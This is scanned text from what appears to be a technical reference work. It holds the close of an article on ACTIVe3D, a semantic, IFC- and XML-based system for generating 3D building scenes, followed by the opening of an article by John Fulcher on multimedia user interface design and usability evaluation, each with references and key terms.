
A NEW APPROACH

The ACTIVe3D method proposes a solution which makes it possible to associate semantics trade with the objects represented in complex geometrical 3D models. This association provides contextual trees which associate dynamically, using rules, a knowledge trade with groups of polygons, to generate 3D trade objects. The dynamic feature of this method relates to the automatic generation of the 3D scene, starting from the CAD files and the possibility of handling each trade object in the scene, and of associating specific documents or functions with it. For example, it is very useful to select a door in a 3D scene to obtain the corresponding invoice and/or to activate the Web service which provides a description of the product based on the catalogue of the supplier. The use of contextual trees limits the geometrical complexities of the model which enables its use on Internet within reasonable deadlines.

To do this, ACTIVe3D is based on an ontology, which specifies semantic information contained in project information. This ontology defines vocabulary, concept and relationships for the manipulation of hierarchical data. It also defines a formal framework to manage information according to its semantics and not only according to structure, thus allowing the dynamic creation of 3D scenes by context. The context view of the 3D scene is a trade association view, which shows a relevant view of the digital mock-up. Thanks to this new abstract level, the three axes of Web platforms are redefined.

The data axis uses "Industrial Foundation Classes" (IFC), which is an ISO norm that defines all components of a building in a civil engineering project. IFC files are textual files whose size can reach 100 megabytes. Several IFC files can coexist on the same civil engineering project. Due to their size, their handling and sharing is a complex task. An IFC file for a standard building can contain more than 300,000 business objects organized in a cyclic graph. Each node of the graph includes partial semantic information. To obtain complete semantic information on a trade object, it is necessary to analyze several nodes which are not inevitably directly dependent. To address this problem,

Figure 1. IFC tree of capacity and 3D graph



we have developed a methodology based on graph analysis and tree classification. This methodology is articulated in two steps:

- The first step is an analysis and conversion of each object and connection from the source file into acyclic graphs called contextual trees. This process is undertaken using business rules. An example of a business rule is "*a window is in an opening element in a wall.*" The main tree resulting from this process is the geometrical contextual tree which contains the topological relations between the various objects. Other contextual trees are built starting from the IFC files, such as the contextual tree of capacity, defining object composition (a building contains two floors, a floors contains beams, walls, and so on.) This step is completed when all information contained in the source IFC files are represented in contextual trees. Figure 1 displays a snapshot containing the view of a capacity tree and geometrical tree.
- The second step is dedicated to 3D modeling (Abrams, Watsen, & Zyda, 1998; Bowman, Davis, Badre, & Hodges, 1999; Extensible Markup Language, 2004; Szabo, Stucki, Aschwanden, Ohler, Pajarola, & Widmayer, 1995). In the 3D scene generation process, all the geometry contained in IFC files is converted into a triangular surface model (Ronfard & Rossignac, 1996). During this conversion, the 3D objects are associated with the GID. The GID is the general identifier used to identify each business object in an IFC file. This GID is used to link the 3D visualization with the information stored in the databases. All insertion of new data in any base is referenced by a GID, corresponding to an IFC object. All trees generated in the platform are XML trees. We have developed a specific database schema dealing with the semantic and the 3D aspects of the IFC. This schema is based on the ACTIVe3D ontology. The trees and the component elements are stored in a relational database and manipulated using SQL. From this database and the GID, all types of information can be attached to the 3D visualization of a business object.

The communication axis will be adapted to facilitate the exchange of information through the network. All trees generated in the platform are XML trees, so Web Services gives us a framework to easily carry XML information with the help of HTTP network level. The data flows use Web Services, but we have also defined an internal structure of information exchange. Indeed, the ACTIVe3D architecture, based on a central router, allows each specialized module to exchange and co-operate in order to answer user queries. The database module contains a set of processes that allows the interoperability of several local and distant databases. The GED modules allow the user to associate documents attached to the 3D objects. The other modules developed in the ACTIVe3D platform concern specific business processes from civil engineering. The Web services contained in each module can be combined by the router to resolve user queries.

The processes axis uses the contextual trees. Each functional unit and each context are manipulated as XML documents through Web services. The document can be converted into IFC in the output of the system. This conversion allows the civil engineering participants to exchange maps throughout the life cycle of a civil engineering project. IFC Services provided on the ACTIVe3D server are XSL processes associated with a context. The use of XSL is extended to generate other documents, such as technical reports, and so on. In the same way, the graphic contextual trees are transformed into X3D documents. X3D is an XML language for the description of 3D scenes. Thus, the 3D scene is customized according to the service concerned. For example, as Figure 2 and Figure 3 show, it is possible to generate two different 3D scenes from two different context trees in real time, resulting from the same information source. Moreover, the graphic elements preserve connections with corresponding trade objects stored in the databases. Thus, the data contained in the systems can be manipulated from the 3D scenes or from the context trees.

CONCLUSION

This article presents the technical evolution in 3D manipulation and storage. Currently, research in this domain concerns the combination of semantics with 3D representation. The focus of this article concerns the fact that the semantic approach is useful in managing 3D scenes in business environments. Indeed, semantics allows users to extract relevant information from a relational database, depending on the context. Moreover,

Figure 2. A 3D scene in a plumbing context





Figure 3. A 3D scene in a architectural context



extracted information is less complex than the complete model. Semantics, therefore, helps us validate partial extracted information from our information system. Thus, semantics expressed by textual information validates geometrical information. For example: We cannnot put a wall in a door, and the capacity graph validates this information into memory, or from the database, by means of simple process. The semantic approach also allows users to validate more complex information that combines textual and geometrical information. Indeed, semantics is a powerful tool in computer-aided mistake detection in engineering projects and in 3D scenes as well. Imagine that we want to discover if a wood beam "kind x232" would cross a load-bearing wall. First, we have to extract the scene graph of bounding box with only business objects as wood beam and load-bearing wall. Next, we start a process to detect if a bounding box of a wall in the scene graph crosses a bounding box of a load-bearing wall. In this example, we note the two steps required to arrive at detection. The first one consists in defining which kind of information we need to create a dynamical graph. This graph will contain all information required in the second step. The second step consists in defining rules concerning business objects and relation elements with the help of mathematical logic. The result of the mistake detection will use data from both steps. Our future work consists the creation of a formal framework, allowing users to define customized rules for mistake detections. This framework will help users to define each kind of business object managed and each logical rule needed to extract mistakes.

REFERENCES

Abrams, H., Watsen, K., & Zyda, M. (1998). Three-tiered interest management for large-scale virtual environments. *VRST*, pp. 125-129.

Baxter, W. V., III, Sud, A., Govindaraju, N. K., & Manocha, D. (2002). GigaWalk : Interactive walkthrough of complex environments. *Eurographics Workshop on Rendering.*

Bowman, D., Davis, E., Badre, A., & Hodges, L. (1999). Maintaining spatial orientation during travel in an immersive virtual environment. *Teleoperators and Virtual Environments, 8*(6), 618-631.

Dachselt, R., Hinz, M., & Pietschmann, S. (2006). Using the AMACONT architecture for flexible adaptation of 3D Web applications. *Web3D,* pp. 75-84.

DIS 3D databases. (2004). Retrieved December 2, 2007, from http://dtp.nci.nih.gov/docs/3d_database/dis3d.html

Extensible Markup Language. (2004). Retrieved December 2, 2007, from http://www.w3.org/XML/

Faux, I. D., & Pratt, M. J. (1979). *Computational geometry for design and manufactures*. Halsted Press.

Fermi Surface Database. (2004). Retrieved December 2, 2007, from http://www.phys.ufl.edu/fermisurface/

Foley, J., Van Dam, S., Feiner, S., & Hughes, J. (1990). *Computer graphics: Principles and practice*. Addison-Wesley.

Fowler, J. (1995). *Step for dated management exchange sharing and technology appraisals*. Middlesex, UK: Twickenham.

Funkhouser, T., Teller, S., Sequin, C., & Khorramabadi, D. (1996). The UC Berkeley system for interactive visualization of large architectural models. *The Journal of Virtual Reality and Teleoperators, 5*(1), 13-44. MIT Press.

IAI. (2004). Retrieved December 2, 2007, from http://www.iai-international.org/iai_international/

Kim, B.-H., Hwang, J., & Kim, Y.-C. (2002, April 3–5). The design of high-level database access method in a Web-based 3D object authoring tool. In *Proceedings of the Fourth International Conference on Distributed Communities on the Web,* Sydney, Australia.

Mortenson, M. E. (1985). *Geometric modeling*. Wiley.

Pittarello, F., & De Faveri, A. (2006). Semantic description of 3D environments: A proposal based on Web standards. *Web3D*, pp. 85-95.

Ronfard, R., & Rossignac, J. (1996). Full-range approximation of triangulated polyhedra. *Computer Graphics Forum, 15*(3), 67-76.

SketchUp from Google. (2006). Retrieved December 2, 2007, from http://sketchup.google.com/3dwarehouse/

Szabo, K., Stucki, P., Aschwanden, P., Ohler, T., Pajarola, R, & Widmayer, P. (1995). A virtual reality based system environment for intuitive walk-throughs and exploration of large-scale tourist information. In *Proceedings of the Enter 95 Conference* (pp. 10-15).

Torguet, P., Balet, O., Gobbetti, E., Jessel, J. P., Duchon, J., & Bouvier, E. (1999, June 3-4). Cavalcade: A system for collaborative prototyping. In Gérard Subsol (Ed.), *Proceedings of the International Scientific Workshop on Virtual Reality and Prototyping* (pp. 161-170), Laval, France.

Wonka, P., Wimmer, M., & Sillion, F. (2001). Instant visibility. *EG 2001 Proceedings, 20*(3), 411-421. Blackwell Publishing.

KEY TERMS

B-Rep: In boundary representation (B-Rep), complex geometrical forms are described using their boundary surfaces. In this process, the surface of an object is broken down into smaller polygons, mainly triangles. This, therefore, makes this type of modeling particularly suitable for irregularly-shaped surfaces. Most animation programs use this method.

CAD (Computer Aided Design): The use of computer programs and systems to design detailed two- or three-dimensional models of physical objects, such as mechanical parts, buildings, and molecules.

CSG: There are few ways to describe a three-dimensional model. One of the most popular is Constructive Solid Geometry (CSG). In CSG, a model is compiled from primitives and Boolean operators linking them. Data are stored in the tree structure, where the leaves are the primitives, and the nodes are the operations: intersection (AND), union (OR), and complement (NOT).

Cyclic Graph: A graph of n nodes and n edges such that node i is connected to the two adjacent nodes *i*+1 and *i*-1 (mod *n*), where the nodes are numbered 0, 1, ..., *n*-1: http://mathworld.wolfram.com/CyclicGraph.html

ISO Norm: "International Organization for Standardization" is a network of the national standards institutes of 148 countries, on the basis of one member per country, with a Central Secretariat in Geneva, Switzerland, that coordinates the system. ISO is a nongovernmental organization: http://www.iso.org

Ontology: An ontology is a specification of a conceptualisation of a knowledge domain. An ontology is also a vocabulary that describes objects and the relations between them in a formal way. An ontology uses grammar to employ the vocabulary terms to express something meaningful within a specified domain of interest. The vocabulary is used to make queries and assertions.

XSL Style Sheet: XSL is a language for expressing style sheets. An XSL style sheet is a file that describes how to display an XML document of a given type: http://www.w3.org/Style/XSL/

User Interface Issues in Multimedia

John Fulcher
University of Wollongong, Australia

A BRIEF HISTORY OF COMPUTER USER INTERFACES

Much has changed in computer interfacing since the early days of computing—or has it? Admittedly, gone are the days of punched cards and/or paper tape readers as input devices; likewise, monitors (displays) have superseded printers as the primary output device. Nevertheless, the QWERTY keyboard shows little sign of falling into disuse—this is essentially the *same* input device as those used on the earliest (electromechanical) TeleTYpewriters, in which the "worst" key layout was deliberately chosen to slow down user input (i.e., fast typists). The three major advances since the 1950s have been (1) the rise of low cost (commodity off-the-shelf) CRT monitors in the 1960s (and in more recent times, LCD ones), (2) the replacement of (text-based) command line interfaces with graphical user interfaces in the 1980s, and (3) the rise of the Internet/World Wide Web during the 1990s. In recent times, while speech recognition (and synthesis) has made *some* inroads (i.e., McTeal, 2002; O'Shaughnessy, 2003), the QWERTY keyboard and mouse remain the dominant input modalities.

MULTIMEDIA USER INTERFACES

Over the years the term "audio-visual" (AV) has segued into the more modern one of "multimedia" (MM), reflecting not only the incorporation of various I/O modalities, but also the implication of interactivity between user and system. Nevertheless, the older term still reflects the primary focus of MM systems today, these being sight and sound—the two *primary* modalities. Barfield (2004) views sound as being the "forgotten child" of MM, characterizing it as active, non-localized, transient, and dynamic, in contrast to graphics, which he characterizes as passive, localized, permanent, and static. Now speech is inherently temporal in nature, whereas vision is spatial—hence synchronization is a fundamental consideration in multimodal interfaces, in order that users do not suffer cognitive overload.

Multimodal Interfaces

Ordinarily when we speak of multimodal interfaces, we mean the concurrent arrival of user input via more than one modality (sense). It is possible in some situations, however, that *sequential* operation is more appropriate—in other words, switching modalities where appropriate for improved clarity of user input to a system.


Now AV speech is inherently bi-modal in nature, which means that visual cues (such as eye/lip movement, facial expression, and so on) play an important role in automatic speech recognition—ASR (Potamianos, Neti, Gravier, Garg, & Senior, 2003). The key issues in this context are (a) *which* features to extract from lip movements, and (b) how to *fuse* (and synchronise) audio and visual cues.

Another example of a bi-modal user interface is the speech-gesture one developed by Sharma et al. (2003) for crisis management in emergency situations. Taylor, Neel, and Bouwhuis (2000) likewise discuss combining voice and gesture, whereas Smith and Kanade (2004) focus specifically on extracting information from video. Many other multimodal interfaces abound in the literature (e.g., Booher, 2003; Bunt & Bevin, 2001; Jacko & Sears, 2003; McTeal, 2002; Yuen, Tang, & Wang, 2002).

Figure 1 shows a system that incorporates three input modalities—(1) sight (hand gesture + scanned text and/or images), (2) sound (voice input via microphone), and (3) touch (via mouse + keyboard), together with the two most commonly used (i.e., AV) output modalities (sight and sound).

We have just seen how data (information) fusion needs to be considered in bi- (multi)modal user interfaces. This is especially important in lip synching in the case of combining the two dominant modalities (that is, sight and sound). This is a common post-produc-

Figure 1. Common interface modalities



tion activity in film production, as well as a factor that needs to be taken into account in designing multi-user role-playing games for the Internet.

Multimedia Interfaces

Modern day MM applications incorporate (formatted) text, images, drawings (graphics), animation, video, and sound (including speech)—so called "rich content" (Dix, Finlay, Abowd, & Beale, 2004; Li & Drew, 2004). Accordingly, a text-only, dot point MS PowerPoint presentation does *not* qualify as an MM system (it is a *mono*-media one!).

Current generation MM systems can be classified into CD-ROMs/DVDs (such as encyclopaedia) vs. Web sites (Barfield, 2004). There is also currently a trend toward product convergence—more specifically, present day personal digital assistants, mobile (cellular) phones, portable games machines, MP3 players, digital cameras, GPS, and the like could well become integrated into the *single* mobile, portable, Internet-enabled, multimedia, wireless, (in other words, ubiquitous and pervasive) devices of the future (Li & Drew, 2004). Furthermore, given the inherent limitations of such devices—small displays, limited memory and bandwidth—we necessarily need to consider compression, of images (JPEG), video (MPEG), and sound (MP3) alike.

Accordingly, Oquist, Goldstein, and Chincholle (2004) analyze desktops, laptops, palmtops, and handheld devices along the dimensions of (1) levels of portability (stationary, seated, standing, or moving), (2) attentiveness (primary, secondary, minimal), and (3) manageability (stable, unstable, unbalanced—in other words, 1- vs. 2-handed).

Seffah and Javahery (2004), in their discussion of multiple user interfaces, characterize the interaction styles of MUI—graphical vs. Web vs. handheld. The fundamental characteristics of abstraction, cross-platform consistency, uniformity, user awareness of potential trade off, and conformity to default UI standards are highlighted. They further advocate the use of the User Interface Markup Language (Abrams, Phanouriou, Batongbacal, Williams, & Shuster, 1999) for the development of device-independent UIs.

Lastly, we need to keep in mind the extensive use being made of MM for purposes of data/scientific visualization, in which once again, technical considerations go hand-in-hand with HCI, psychology, graphic design, and so forth (Brodie et al., 1992; Earnshaw & Wiseman, 1992; Spence, 2000; Ware, 1999; Wolff & Yaeger, 1993).

Fundamentally, scientific visualization is a two-step process: (a) firstly mapping (analogue) real-world data into a numerical (digital) representation thereof, and (b) thence into graphical and/or animated form, for display to the user, in order for them to make better informed decisions. Such systems also tend to incorporate user interactivity, in order to uncover more meaning/information previously buried in the raw data (Bonneau, Ertl, & Nielson, 2006; Chen, 2003; Fortner & Pervukhin, 1995; Jensen, 2005; Keller & Keller, 1993; Nielson, Hagen, & Muller, 1997). Examples can be readily found in the fields of (2D/3D) fluid flow, surface heat transfer, geo-satellite images (GIS), weather patterns, molecular/chemical interactions, DNA structure, and MRI scans, to name but a few (http://math.nist.gov/mcsd/savg/vis/; http://www.opendx.org/). In many cases, the resulting colors are not real, but rather intended to aid the user in their conceptual understanding.

MM USER INTERFACE DESIGN

Now the goal of interaction design can be viewed as users performing the correct action(s) at the appropriate time(s). This will necessarily involve design tradeoffs (compromises). For instance, (1) use of controls that are analogs of real-world objects can simplify the mapping from task to system goals; *however*, not all task goals have visual analogs, or (2) immediate, continuous feedback during execution can help track progress and adjust behavior, *but* frequent updates introduce irritating delays (Rosson & Carroll, 2002).

According to Barfield (2004), the use of text in MM applications is subject to the same dictates as those of marketing and communication generally—namely that it needs to be succinct, crisp, catchy, and to the point. This has numerous repercussions regarding formatting, layout, choice of icons, use of hyperlinks (in other words, non-sequential text), meta-information, keyword searching, and so on. Similar design principles have evolved for sound, animation, and video. For instance, the use of special sounds to signal task completion, choice of foreground/background colors for images, avoiding "talking head" style videos, and so forth. Goals, audience, and scope (GAS) analysis can further assist with interface design, and—according to Barfield (2004)—in the process address users' physical, mental, and spiritual (emotional) needs (since so-called "new media" design draws on the established disciplines of ergonomics, industrial design, graphic design, human-computer interaction (HCI), and MM/Web technology).

Specific interaction design techniques are elaborated upon in Silver (2005). For instance, with regard to menus and controls: (1) cascading menus, while providing access to a large number of items, can be difficult to use; (2) pushbutton labels need to be brief, yet self-explanatory; (3) horizontal text scrolling should be avoided; and (4) appropriate choice needs to made regarding list box type (the choices being drop-down, single selection, extended selection, and multiple selection). Furthermore, in relation to navigation: (1) make it easy for users to figure out where they are as opposed to becoming "lost in hyperspace," in the words of Dix et al. (2004), and (2) always provide users with an easy means to change their mind, if they so desire.

Delivery technology, structure, ease of navigation, search, and use of bookmarks/links are considered at some length by Dix et al. (2004). They also discuss practical considerations that stem from the nature of Web technology itself, these being (limited) bandwidth, latency (or delay), and jitter (which leads to variable delivery). Dix et al. (2004) advocate the use of animation to aid visualization within traditional windowing systems, at the same time emphasizing the current short time span of video clips, as dictated by the storage limitations of the available technology. For example, a 90-minute (feature film length) video transferred at 256Kbits/second (broadband) would require 1,382,400 bits or 172.8MB of storage!

Dix et al. (2004) also point out that dynamic Web content can incorporate both interactive pages generated on the client (browser) side as well as pages generated from databases stored on the server, but that user understanding of what constitutes static content vs. what is dynamic can be challenging from a usability perspective.

MM USER INTERFACE EVALUATION

The International Standards Organization defines interface usability as "a measure of the effectiveness, efficiency and satisfaction with which specified users can achieve specified goals in a particular environment with that interface" (Barfield, 2004). Moreover, Dix et al. (2004) see the three main goals of evaluation as (1) an assessment of system functionality, (2) an assessment of users' experiences, and (3) identification of specific system problems.

Rosson and Carroll (2002) contrast analytical, inspection, model-based usability evaluation with empirical methods—in other words, those involving field studies, laboratory testing, and/or controlled experiments. They observe that analytic methods can take place at any time during development, but that they may not reflect issues that only emerge during actual use. Rosson and Carroll further emphasize the need to include representative users, realistic tasks, and work environment, as well as the quality of the prototype to be tested with the empirical approach. They also highlight the benefits of asking users to think aloud as they work through test tasks, since this can provide important insights into how they formulate and pursue goals, as well as how they make sense of what happens.

Dix et al. (2004) phrase this slightly differently, contrasting evaluation through expert analysis as opposed to end user participation (via either laboratory studies or *in situ* field trials). The former approach covers cognitive walkthroughs, heuristic evaluation, model-based evaluation, and the use of previous studies. The latter approach includes empirical methods (in other words, experimental evaluation, which could include hypothesis testing), observational techniques (incorporating the "think aloud" technique previously mentioned), and query techniques (which could take the form of interviews, questionnaires, and/or focus groups).

Treu (1994) further categorizes usability evaluation methods into four types, namely (1) heuristic, using domain (HCI) experts (one example being Nielsen & Phillips, 1993), (2) comparison against published guidelines (such as Shneiderman, 1996), (3) cognitive walkthroughs, in a task-oriented manner (for instance Wharton, Bradford, Jeffries, & Franzke, 1992), and (4) empirical usability testing (i.e., Als, Jensen, & Skov, 2005; Karat, Campbell, & Fiegel, 1992).

At a more fine-grained level of abstraction, Silver (2005) discriminates between the following types of usability tests: (a) exploratory (conducted early in the design stage, to determine functionality and model fit), (b) assessment (that is, of how well the desired features have been implemented, prior to product release), (c) evaluation (as for (b), but *after* the product has been released to the marketplace), and (d) comparison of different design approaches. Regardless of the test type, Silver (2005) suggests that usability testing necessarily involves the following six stages: (1) creation of a test plan, (2) selection of participants, (3) preparation of test materials, (4) conducting the test proper, (5) debriefing of participants, and (6) conversion of test results into recommendations.

A specific example of end user evaluation is Ghaoui's (2003) usability evaluation of online learning programs.

Some researchers have turned their attention to *automating* the user interface evaluation process, which is seen to offer potential benefits of reduced cost, increased consistency of errors uncovered, the ability to predict time/error costs across an entire design (thus reducing the need for domain/evaluation experts), increased coverage of evaluated features, as well as the enabling of comparisons between alternative designs (Ivory & Hearst, 2001). Nevertheless, in Ivory & Hearst's (2001) survey of WIMP/Web site interfaces, they found that automated evaluation occurs in only around one third of cases.

Other researchers have investigated whether attitudes toward computers can be used as predictors of end-user performance, although the findings to date are seen as rather inconclusive (Coombs, Doherty, & Loan-Clarke, 2002; Jawahar & Elango, 2002).

CONCLUSION

Finally, what of MM user interfaces of the future? Will the dominant modalities be speech input and 3D hologram output, say? Will file compression and storage capacities, along with network connectivity and transfer rates, enable users in the future to experience (high definition) video in real time, on their portable (wearable?) computer/(integrated PDA/mobile [cellular] phone/MP3 player)? Time will tell.

REFERENCES

Abrams, M., Phanouriou, C., Batongbacal, A., Williams, S. M., & Shuster, J. E. (1999). UIML: An appliance-independent XML interface language. *Computer Networks, 31*, 1695-1708.

Als, B. S., Jensen, J. J., & Skov, M. B. (2005). Comparison of think-aloud and constructive interaction in usability testing with children. In *Proceedings of the ACM 2005 Conference on Interaction Design and Children* (pp. 9-16). New York: ACM Press.

Barfield, L. (2004). *Design for new media*. Harlow, UK: Pearson/Addison Wesley.

Bonneau, G.-P., Ertl, T., & Nielson, G. M. (Eds.). (2006). *Scientific visualization: The visual extraction of knowledge from data*. Berlin: Springer.

Booher, H. R. (2003). *Handbook of human systems integration*. New York: Wiley.

Brodie, K. W., Carpenter, L. A., Earnshaw, R. A., Gallop, J. R., Hubbard, R. J., Mumford, A. M., et al. (1992). *Scientific visualization—techniques and applications*. Berlin: Springer.

Bunt, H., & Bevin, R. J. (2001). *Cooperative multimodal communication*. Berlin: Springer.

Chen, C. (2003). *Mapping scientific frontiers: The quest for knowledge visualization*. Berlin: Springer.

Coombs, C. R., Doherty N. F., & Loan-Clarke, J. (2002). The role of user ownership and positive user attitudes in the successful adoption of information systems within NHS community trusts. In M. A. Mahmood (Ed.), *Advanced topics in end user computing*. Hershey, PA: Idea Group Publishing.

Dix, A., Finlay, J., Abowd, G. D., & Beale, R. (2004). *Human-computer interaction* (3rd ed.). Harlow, UK: Pearson/Prentice Hall.

Earnshaw, R. A., & Wiseman, N. (1992). *An introductory guide to scientific visualization.* Berlin: Springer.

Fortner, B., & Pervukhin, E. (1995). *The data handbook: A guide to understanding the organization and visualization of technical data.* Santa Clara, CA: Telos (The Electronic Library of Science).

Fosdick, L. D., Jessup, E. R., Schauble, C. J. C., & Domik, G. (1996). *An introduction to high-performance scientific computing.* Cambridge, MA: MIT Press (Section III).

Gardner, J. W., & Bartlett, P. N. (Eds.). (1992). *Sensors and sensory systems for in electronic nose.* Dordrecht: Kluwer Academic Publishers.

Ghaoui, C. (Ed.). (2003). *Usability evaluation of online learning programs.* Hershey, PA: Information Science Publishing.

Ivory, M. Y., & Hearst, M. A. (2001). The state of the art in automatic usability evaluation of user interfaces. *ACM Computing Surveys, 33*(4), 470-516.

Jacko, J. A., & Sears, A. (Eds.). (2003). *The human-computer interface.* Mahwah, NJ: Lawrence Erlbaum Associates.

Jawahar, I. M., & Elango, B. (2002). Predicting end user performance. In M. A. Mahmood (Ed.), *Advanced topics in end user computing*. Hershey, PA: Idea Group Publishing.

Jensen, J. R. (2005). *Introductory digital image processing: A remote sensing perspective* (Chap. 5). Upper Saddle River, NJ: Prentice Hall.

Karat, C.-M., Campbell, R., & Fiegel, T. (1992). Comparison of empirical testing and walkthrough methods in user interface evaluation. In *Proceedings of the ACM Human Factors in Computing Systems Conference—CHI'92* (pp. 397-404).

Keller, P. R., & Keller, M. W. (1993). *Visual cues: Practical data visualization.* Piscataway, NJ: IEEE Computer Society Press.

Li, Z.-N., & Drew, M. S. (2004). *Fundamentals of multimedia.* Upper Saddle River, NJ: Pearson/Prentice Hall.

McTeal, M. F. (2002). Spoken dialogue technology: Enabling the conversational user interface. *ACM Computing Surveys, 34*(1), 90-169.

Nielson, G. M., Hagen, H., & Muller, H. (1997). *Scientific visualization: Overviews, methodologies and techniques.* Piscataway, NJ: IEEE Computer Society Press.

Nielsen, J., & Phillips, V. L. (1993). Estimating the relative usability of two interfaces: Heuristic, formal and empirical methods. In *Proceedings of the ACM Human Factors in Computing Systems Conference—INTERCHI'93* (pp. 214-221). Amsterdam, The Netherlands.

Oquist, G., Goldstein, M., & Chincholle, D. (2004). Assessing usability across multiple user interfaces. In A. Seffah & H. Javahery (Eds.), *Multiple user interfaces: Cross-platform applications and context-aware interfaces* (pp. 327-349). Chichester, UK: Wiley.

O'Shaughnessy, D. (2003). Interacting with computers by voice: Automatic speech recognition and synthesis. *Proc. IEEE, 91*(9), 1272-1305.

Potamianos, G., Neti, C., Gravier, G., Garg, A., & Senior, A. W. (2003). Recent advances in the automatic recognition of audiovisual speech. *Proc. IEEE, 91*(9), 1306-1326.

Rosson, M. B., & Carroll, J. M. (2002). *Usability engineering: Scenario-based development of human-computer interaction*. San Diego, CA: Morgan Kaufmann/Academic Press.

Schroeder, W., Martin, K., & Lorensen, B. (1997). *The visualization toolkit: An object-oriented approach to 3D graphics.* Upper Saddle River, NJ: Prentice Hall.

Seffah, A., & Javahery, H. (2004). Multiple user interfaces: Cross-platform applications and context-aware interfaces. In A. Seffah & H. Javahery (Eds.), *Multiple user interfaces: Cross-platform applications and context-aware interfaces* (pp. 2-26). Chichester, UK: Wiley.

Sharma, R., Yeasin, M., Krahnstoever, N., Rauschert, I., Cai, G., Brewer, I., et al. (2003). Speech-gesture driven multimodal interfaces for crisis management. *Proc. IEEE, 91*(9), 1327-1354.

Shneiderman, B. (1996). *Designing the user interface: Strategies for effective human computer interaction* (2nd ed.). Reading, MA: Addison Wesley.

Silver, M. (2005). *Exploring interface design.* Clifton Park, NT: Thomson/Delmar Learning.

Smith, M. A., & Kanade, T. (Eds.). (2004). *Multimodal video characterization and summarization.* Berlin: Springer.

Spence, R. (2000). *Information visualization.* New York: Addison Wesley/ACM Press.

Taylor, M. M., Neel, F., & Bouwhuis, D. (Eds.). (2000). *The structure of multimodal dialogue-II.* Amsterdam: John Benjamin Publishing Co.

Treu, S. (1994). *User interface evaluation: A structured approach.* New York: Plenum.

Ware, C. (1999). *Information visualization: Perception for design.* San Mateo, CA: Morgan Kauffman.

Wharton, C., Bradford, J., Jeffries, R., & Franzke, M. (1992). Applying cognitive walkthroughs to more complex interfaces: Experiences, issues and recommendations. In *Proceedings of the ACM Human Factors in Computing Systems Conference—CHI'92* (pp. 381-388).

Wolff, R. S., & Yaeger, L. (1993). *Visualization of natural phenomena.* Santa Clara, CA: Telos (The Electronic Library of Science).

Yuen, P. C., Tang, Y. Y., & Wang, P. S. P. (Eds.). (2002). *Multimodal interface for human-machine communication.* Singapore: World Scientific (Series in Machine Perception and Artificial Intelligence).

KEY TERMS

Automatic Speech Recognition (ASR): ASR is becoming more commonplace these days, especially for enquiry/help desk/call center applications—in other words, where the working vocabulary is somewhat constrained. This makes the task of phoneme/whole word matching much more feasible. The de facto ASR approach is a stochastic one—Hidden Markov Models—in which the probability (likelihood) of encountering a particular phoneme next in sequence is dependant on the ones that have gone before.

